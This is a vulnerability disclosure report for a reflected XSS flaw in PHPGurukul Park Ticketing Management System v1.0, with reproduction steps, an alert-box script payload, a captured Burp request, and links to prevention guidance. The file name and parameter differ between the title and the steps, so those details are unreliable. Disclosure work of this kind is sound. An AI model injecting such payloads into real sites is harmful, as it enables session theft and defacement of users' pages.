Reflected Cross Site Scripting (XSS) vulnerability was found in "/ptms/normal-search.php" in PHPGurukul Park Ticketing Management System v1.0 allows remote attackers to execute arbitrary code via "search" POST request parameter.

Affected Project: PHPGurukul Park Ticketing Management System v1.0

Official Website: https://phpgurukul.com/park-ticketing-management-system-using-php-and-mysql/Version: 1.0


Affected Components:

Affected File: /ptms/foreigner-search.php


Affected Parameter: "search" URL parameter

Step:

1. Access the Search Page URL: http://localhost/ptms/foreigner-search.php



2. **Enter the test payload with XSS <script>alert("XSS");</script> in the search box and click "Search" button**




Search by Ticket ID

<script>alert("XSS");</script>

Park Ticketing Management System @ 2019. All right reserved

3. The XSS script is reflected back in the browser. The XSS script will get executed.



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches
Type here to search
ENG
14:14
30-09-2024

Burp Suite Professional v1.7.34 - Temporary Project - licensed to santosh

Request to http://localhost:80 [127.0.0.1]

```
POST /ptms/foreigner-search.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Origin: http://localhost
Connection: close
Referer: http://localhost/ptms/foreigner-search.php
Cookie: PHPSESSID=hcklpdiaigaj917dplo3av2eu2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E&search=
```



Search by Ticket ID

<script>alert("XSS");</script>

localhost

XSS

OK

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

[What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy (portswigger.net)]

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html